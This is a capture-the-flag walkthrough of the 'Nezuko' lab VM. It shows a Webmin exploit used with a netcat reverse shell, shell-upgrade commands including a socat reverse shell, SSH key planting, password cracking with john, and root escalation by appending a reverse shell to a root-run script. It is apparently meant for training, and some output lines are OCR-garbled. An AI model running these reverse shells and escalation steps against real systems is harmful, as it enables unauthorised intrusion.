                                                ............,(/#/*(%%%#((*%%%%%//,,,,,,,,*,,#,#(,#&&&%&/#
%#*,.......,,,,,,,,,,,,,,,......................... ......
                                                       ............//##%%%%%((/*/%%#(//(//,,,,/%(%%##%%%
%//,......,,,,,.....,,,,,,,,,,................. .......... ....
```

```
                                                   .............(#/##(#(//**/(/*/**//,,,(/#%(#%%%*%
(#/,......,,,,,,,,,,.......,.................... .......... ....
                      ..............,#####/////(/(//#/*,/(##(%#///*,,.........,,,,,,,,,,,.......,.................... ..........  ...
                       .............*##((/,*////////*..(*,//(,.............,,..,,,,,,,,,,,,,,,,......................  ..........  ..
                        .............,*...*/%////(#/*....................,,,..,,,..,,,,,,,,,,,,,,,..................   .....
                         ...............*////////////((/.......,,,,...,,,,,,..,,,..,,,,,,,,,,,......,,,............
                          ...........,//((////////////*....,,,,,,..............,......,............,*(#...........
                          ............//////////#///..........................................,............,,***#((,.........
                           ...........,///////*///*...........................................,..,****#(((///,......
                          ...............,//*/#(//*,..........,/,*/..........................,....,/,..,////#//#,.....
                          .................*/***..........,***((((,...............................,,,(*,,,//*//.... .
                            .............................(/////,.....................................**,/*,,#,.(..
                              ........................,**///(/*......................................../....#*/.
                            ..............................*/*.,,*,.........................................,,*/......
                         ........ ........................**(#(,./(.,,,,..................................(,,..,*........
                       ..........  ........,.,,,,,,,,,,,,,,/*,**/*//*/*.................................,*,,,,*/..........
                    . ..........  ........,,.,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,...,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,.............
  , .               ........    . .........,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,.....,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,...............
  ,. ,..            .....       ..........,,.,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,.....,,,,,,,,,,,,,,,,,,,,,,,...............
  , ...,                      ............,.,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,.......,,,,,,,,,,,,,,.................
   *,                        ..................,,.,.,..,.,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,.............,.....................
                          ........................,.....,,.,,,,,,.,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,..................................
                            ..........................,..,....,,,.,,,,,,.,,,,,,,,,.,,..,,,,,..,,,,...................................
```

3f2ada6791f96b6a50a9ee43ee6b62df


We test if it is possible to obtain a shell as well. I have not been able to obtain a shell from Kali → Nezuko, so I did it the other way around:

In Kali




```
root@pow3rline:~/Documentos/nezuco VM# nc -nlvp 40000
listening on [any] 40000 ...
```

And in another tab:




```
root@pow3rline:~/Documentos/nezuco VM# python exploit_webmin.py https://10.0.2.6:13337 "nc -e /bin/sh 10.0.2.15 40000"
```

Now, in the first tab we will have our limited shell:



```
root@pow3rline:~/Documentos/nezuco VM# nc -nlvp 40000
listening on [any] 40000 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 42758
id
uid=1000(nezuko) gid=1000(nezuko) groups=1000(nezuko),4(adm),24(cdrom),30(dip),46(plugdev),116(lpadmin),126(sambashare)
pwd
/usr/local/webmin/acl
cd /home
ls
nezuko
zenitsu
```

After this move, I have tried to upgrade the shell using 3 main different techniques:



Cheatsheet commands:

Using Python for a psuedo terminal

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Using socat


```
#Listener:
socat file:`tty`,raw,echo=0 tcp-listen:4444

#Victim:
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.3.4:4444
```

Using stty options

```
# In reverse shell
$ python -c 'import pty; pty.spawn("/bin/bash")'
Ctrl-Z

# In Kali
$ stty raw -echo
$ fg

# In reverse shell
$ reset
$ export SHELL=bash
$ export TERM=xterm-256color
$ stty rows <num> columns <cols>
```


But none of them worked out. However, we had a 22 SSH port open, according to the previous nmap scan so we can scalate into an SSH session considering we have remote access to the Nezuko machine.

In order to do that, we generate a pair of ssh keys:



```
root@pow3rline:~/Documentos/nezuco VM# ssh-keygen -b 4096 -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:qVSOiZc14TqdDIney9SCNYou+QDOq/tawciC8qYzgXY root@pow3rline
The key's randomart image is:
+---[RSA 4096]----+
|        .        |
|     . o .       |
|    . = =        |
|oo o * # +       |
|B.+ = % S        |
|O= E = =         |
|=+*   +          |
|oB.              |
|*Bo              |
+----[SHA256]-----+
```

And then we copy the content of “id_rsa.pub “ into the “authorized_keys” file from the Nezuko machine. After that, we connect via SSH with no problems:



```
root@pow3rline:~/.ssh# ssh -l nezuko 10.0.2.6
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.18.0-15-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

409 packages can be updated.
201 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Wed Aug 21 01:12:52 2019
nezuko@ubuntu:~$ 
```

If we investigate the two home directories found, we observe:


NEZUKO

```
nezuko@ubuntu:/home/zenitsu$ ls -lrht
total 16K
-rw-rw-r-- 1 zenitsu zenitsu 9.2K Ogos 21 00:28 zenitsu.txt
drwxr-xr-x 2 zenitsu root    4.0K Ogos 21 09:39 to_nezuko
nezuko@ubuntu:/home/zenitsu$
nezuko@ubuntu:/home/zenitsu$ ls -lrht
total 16K
-rw-rw-r-- 1 zenitsu zenitsu 9.2K Ogos 21 00:28 zenitsu.txt
drwxr-xr-x 2 zenitsu root    4.0K Ogos 21 09:39 to_nezuko
nezuko@ubuntu:/home/zenitsu$ cat zenitsu.txt
Kaminari no kokyū, Ichi no kata...., Hekireki Issen!


                              ...
                    [Useless symbols]
                              ...

3f2ada6791f96b6a50a9ee43ee6b62df
nezuko@ubuntu:/home/zenitsu$ ls -rlth to_nezuko/
total 4.0K
-rw-r--r-- 1 zenitsu root 150 Ogos 2M')
echo "nezuko chan, would you like to go on a date with me? " >
/home/nezuko/from_zenitsu/new_message_$date1 09:39 send_message_to_nezuko.sh
nezuko@ubuntu:/home/zenitsu$ cat to_nezuko/send_message_to_nezuko.sh
#!/bin/bash
date=$(date '+%d-%m-%Y_%H:%M')
echo "nezuko chan, would you like to go on a date with me? " >
/home/nezuko/from_zenitsu/new_message_$date
```

NEZUKO


```
nezuko@ubuntu:~$ ls -rlth
total 32K
-rw-rw-r-- 1 nezuko nezuko 20K Ogos 21 00:25 nezuko.txt
drwxr-xr-x 2 nezuko nezuko 12K Ogos 30 05:40 from_zenitsu
nezuko@ubuntu:~$ cat nezuko.txt
Congratulations! You have found nezuko! Now, try to surpass your limit! Right here, right now...
                          ...
                  [Useless symbols]
                           ...

1af0941e0c4bd4564932184d47dd8bef
nezuko@ubuntu:~$ ls -lrth
.cache/         from_zenitsu/    .ICEauthority    .local/         nezuko.txt      .selected_editor
.config/        .gnupg/          .lesshst         .mozilla/       .rnd            .ssh/
nezuko@ubuntu:~$ ls -lrth
.cache/         from_zenitsu/    .ICEauthority    .local/         nezuko.txt      .selected_editor
.config/        .gnupg/          .lesshst         .mozilla/       .rnd            .ssh/
nezuko@ubuntu:~$ ls -lrth from_zenitsu/
total 704K
-rw-r--r-- 1 root   root   54 Ogos 21 01:13 new_message_21-08-2019_01:13
-rw-r--r-- 1 root   root   54 Ogos 21 09:11 new_message_21-08-2019_09:11
-rw-r--r-- 1 root   root   54 Ogos 21 09:12 new_message_21-08-2019_09:12
-rw-r--r-- 1 root   root   54 Ogos 21 09:13 new_message_21-08-2019_09:13
[...]
-rw-r--r-- 1 root   root   54 Ogos 30 05:35 new_message_30-08-2019_05:35
-rw-r--r-- 1 root   root   54 Ogos 30 05:40 new_message_30-08-2019_05:40
nezuko@ubuntu:~$ cat new_message_30-08-2019_05:40
cat: 'new_message_30-08-2019_05:40': No such file or directory
nezuko@ubuntu:~$ cat from_zenitsu/new_message_30-08-2019_05:40
nezuko chan, would you like to go on a date with me?
```

After spending a while playing with directories, cron configuration and permissions, I wasn't able to sort anything out, so I tried with the brute force option to crack zenitsu's password:



```
root@pow3rline:~/Documentos/nezuco VM# john --wordlist=/usr/share/wordlists/rockyou.txt password_nezuko
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:04 0,02% (ETA: 03:04:39) 0g/s 833.4p/s 833.4c/s 833.4C/s serendipity..lakers1
meowmeow         (?)
1g 0:00:00:04 DONE (2019-09-02 21:21) 0.2341g/s 824.3p/s 824.3c/s 824.3C/s girls..dracula
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

A password (zenitsu/meowmeow) has been obtained. And:



```
nezuko@ubuntu:/home/zenitsu$ su - zenitsu
Password:
zenitsu@ubuntu:~$
zenitsu@ubuntu:~$ ls -rlth
total 16K
-rw-rw-r-- 1 zenitsu zenitsu 9.2K Ogos 21 00:28 zenitsu.txt
drwxr-xr-x 2 zenitsu root    4.0K Ogos 21 09:39 to_nezuko
```


Now, we are ready to modify the shell script that sends the message from zenitsu to nezuko, executed by root user.
The file is not possible to be edited using any editor like vi or nano, so we will concatenate the text:

```
zenitsu@ubuntu:~/to_nezuko$ echo "ls -rlth /root >> /home/nezuko/from_zenitsu/new_message_"
>> send_message_to_nezuko.sh
```

And the result in the “new_message_file” is “root.txt”, thus we can add an extra line:

```
echo "cat /root/root.txt >> /home/nezuko/from_zenitsu/new_message_" >>
send_message_to_nezuko.sh
```

Which shows us the result:




```
Congratulations on getting the root shell!
Tell me what do you think about this box at my twitter, @yunaranyancat
```

We can even append a command to the file in order to have a root shell in the same way as before:

```
echo "nc -e /bin/sh 10.0.2.15 40000" >> send_message_to_nezuko.sh
```

And, in Kali:

```
nc -nlvp 40000
```



```
root@pow3rline:~/Documentos/nezuco VM# nc -nlvp 40000
listening on [any] 40000 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 42764
id
uid=0(root) gid=0(root) groups=0(root)
ls
root.txt
cat roo
cat root.txt
Congratulations on getting the root shell!
Tell me what do you think about this box at my twitter, @yunaranyancat
```